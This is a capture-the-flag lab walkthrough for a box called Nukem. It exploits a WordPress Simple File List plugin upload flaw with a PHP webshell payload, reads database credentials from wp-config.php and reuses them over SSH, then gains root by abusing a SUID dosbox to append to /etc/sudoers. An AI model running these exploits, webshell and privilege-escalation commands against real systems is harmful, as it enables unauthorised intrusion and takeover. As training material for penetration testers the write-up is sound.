Nukem
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Nukem runs a WordPress with the Simple File List 4.2.2 plugin, vulnerable to an arbitrary file upload leading to RCE (CVE-2020-36847); the48979.pyexploit uploads a PHP webshell and we run commands as thehttpuser. Thewp-config.phpleaks the credentialscommander:CommanderKeenVorticons1990(credentials in source), valid over SSH. To escalate,/usr/bin/dosboxhas the SUID bit: since DOSBox needs a graphical display, we tunnel SSH to the VNC on 5901 and from there the emulator writes to/etc/sudoersasroot(dosbox SUID abuse); with fullsudo,sudo sugivesroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.118.10564 bytes from 192.168.118.105: icmp_seq=1 ttl=61 time=29.7 msWe sweep all TCP ports and fingerprint versions on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.118.105PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3306/tcp open mysql
5000/tcp open http
13000/tcp open http
36445/tcp open netbios-ssnnmap -p22,80,3306,5000,13000,36445 -sCV 192.168.118.105 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.46 ((Unix) PHP/7.4.10)
3306/tcp open mysql MariaDB 10.3.24 or later (unauthorized)
5000/tcp open http Werkzeug httpd 1.0.1 (Python 3.8.5)
13000/tcp open http nginx 1.18.0 (Login V14)
36445/tcp open netbios-ssn Samba smbd 4There are several web services, but the one on 80 announces itself: http-generator: WordPress 5.5.1, titled "Retro Gamming". A WordPress is almost always a good starting point because of its plugins.
HTTP - TCP 80
We enumerate WordPress with wpscan. Among the detected plugins, simple-file-list stands out in an old version:
wpscan --url http://192.168.118.105/[+] simple-file-list
| Location: http://192.168.118.105/wp-content/plugins/simple-file-list/
| Version: 4.2.2 (100% confidence)Simple File List 4.2.2 carries a public vulnerability. We look it up:
searchsploit 'Simple File List'
searchsploit -m php/webapps/48979.py
WordPress Plugin Simple File List 4.2.2 - Arbitrary File Upload | php/webapps/48979.pyRCE as http
Simple File List 4.2.2: arbitrary upload to RCE (CVE-2020-36847)
The technique (CVE-2020-36847) abuses the plugin allowing a file upload (ostensibly a .png image) and then renaming it to .php, bypassing the extension filter. The 48979.py exploit automates the three steps (upload, move, confirm); we edit it so the payload is a simple webshell instead of the default password:
payload = '<?php system($_GET["cmd"]);?>'We run it and confirm execution with an id:
python3 rce.py http://192.168.118.105
curl http://192.168.118.105//wp-content/uploads/simple-file-list/466.php?cmd=id
[+] Exploit seem to work.
uid=33(http) gid=33(http) groups=33(http)
We have command execution as http (the web server user). It's RCE via the webshell, enough to enumerate the filesystem without yet needing an interactive shell.
Shell as commander
wp-config.php: credentials -> SSH
Every WordPress stores its database credentials in wp-config.php. We locate the site root and read the file through the webshell:
curl "http://192.168.118.105/wp-content/uploads/simple-file-list/466.php?cmd=pwd"
curl "http://192.168.118.105/wp-content/uploads/simple-file-list/466.php?cmd=cat%20/srv/http/wp-config.php"
/srv/http/wp-content/uploads/simple-file-list
...
define( 'DB_USER', 'commander' );
define( 'DB_PASSWORD', 'CommanderKeenVorticons1990' );The wp-config.php leaks the database username and password (credentials in source). Password reuse is the first thing to try (reusing them across services is the norm): those same credentials open an SSH session as commander:
ssh commander@192.168.118.105
commander@192.168.118.105's password:
Last login: Mon Jan  5 20:10:21 2026 from 192.168.45.227
[commander@nukem ~]$ whoami
commander
Now with an interactive shell, we read the first proof:
cat /home/commander/local.txt && ip a && whoami && hostname
c9754d9ade414bc72eafbe718409a888Privilege escalation
dosbox SUID via a VNC session
We look for SUID binaries and an unusual one shows up:
find / -perm -4000 2>/dev/null/usr/bin/dosboxThe name alone says little, so the first step is finding out what that binary actually is:

DOSBox is a free, open-source x86 emulator that creates a virtual MS-DOS environment, allowing users to
run old DOS games and applications on modern operating systems like Windows, macOS, and Linux.
There's the key: DOSBox is an MS-DOS emulator that can mount host directories and write files; with root SUID, anything it writes is written as root (dosbox SUID abuse). The technique is documented, and its requirements explain the detour ahead:

Requirements:
dosbox has SUID bit, or user can run as sudo
Recommended to use with X11 GUI if possible

1) Connect via SSH using X11
2) Create our superroot user to overwrite the /etc/passwd file
3) Run dosbox
4) In dosbox GUI, Overwrite /etc/passwd file
     mount d /
     D:
     type D:\HOME\USER\FKPASSWD >> D:\ETC\PASSWD
5) Get root
The shape is always the same: mount the root as a DOS drive and dump text onto a privileged file (the guide's /etc/passwd, or the /etc/sudoers we'll use here). But the graphical requirement is real: DOSBox won't start without an X server. Checking the locally listening ports reveals a VNC bound to localhost:
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:36445           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:13000           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
Among the local services is a VNC bound to 127.0.0.1:5901.
The 127.0.0.1:5901 is a VNC server reachable only from the box itself. We expose it with an SSH tunnel and connect with a VNC client to get a desktop where the emulator can run:
ssh -L 5901:localhost:5901 commander@192.168.118.105
vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "nukem:1 (commander)"
The client authenticates and opens the nukem:1 (commander) desktop with a graphical terminal.
From the terminal in that graphical session, we run the SUID dosbox to mount the root as drive C: and append a line to /etc/sudoers granting commander full sudo. Since dosbox runs with root privileges, the write succeeds:
LFILE='/etc/sudoers'
dosbox -c 'mount c /' -c "echo commander ALL=(ALL:ALL) ALL >> C:$LFILE" -c exit
We check the new permission and jump to root:
sudo -l
sudo su
User commander may run the following commands on nukem:
    (ALL : ALL) ALL
We read the final proof:
cat /root/proof.txt && hostname && whoami && ip a
58c4a281aea2a664aebcc73e7c4e9622Attack chain
WordPress 5.5.1 (TCP 80)  +  Simple File List 4.2.2 plugin
        │  arbitrary upload + rename to .php  ──  CVE-2020-36847  ──  webshell (48979.py)
        ▼
RCE as http
        │  cat /srv/http/wp-config.php  ->  commander:CommanderKeenVorticons1990
        │  password reuse  ->  SSH
        ▼
shell as commander  (local.txt)
        │  SUID /usr/bin/dosbox  +  local VNC 5901 (SSH tunnel)
        │  dosbox mounts / and writes to /etc/sudoers  ->  full sudo
        ▼
sudo su  ->  shell as root  (proof.txt)
Lessons learned
- Plugins are a WordPress's real surface. The core was reasonably current (5.5.1), but Simple File List 4.2.2 opened an arbitrary upload. Keeping every plugin updated (or removing unused ones) matters as much as patching the CMS.
wp-config.phpis a golden target. It stores the database credentials in cleartext, and here those same credentials worked for SSH: password reuse turned a limited RCE into user access. Per-service credentials would have broken the pivot.- An unexpected SUID binary deserves a look.
dosboxhas no business running asroot; with SUID, its ability to mount and write files turns into arbitrary write asroot(GTFOBins). - Sometimes privesc requires solving an environment prerequisite first. DOSBox needed a display; the VNC was bound to
localhostonly, so it had to be tunneled over SSH before the SUID could be abused. Spotting that intermediate step (a service bound to 127.0.0.1) is part of the job.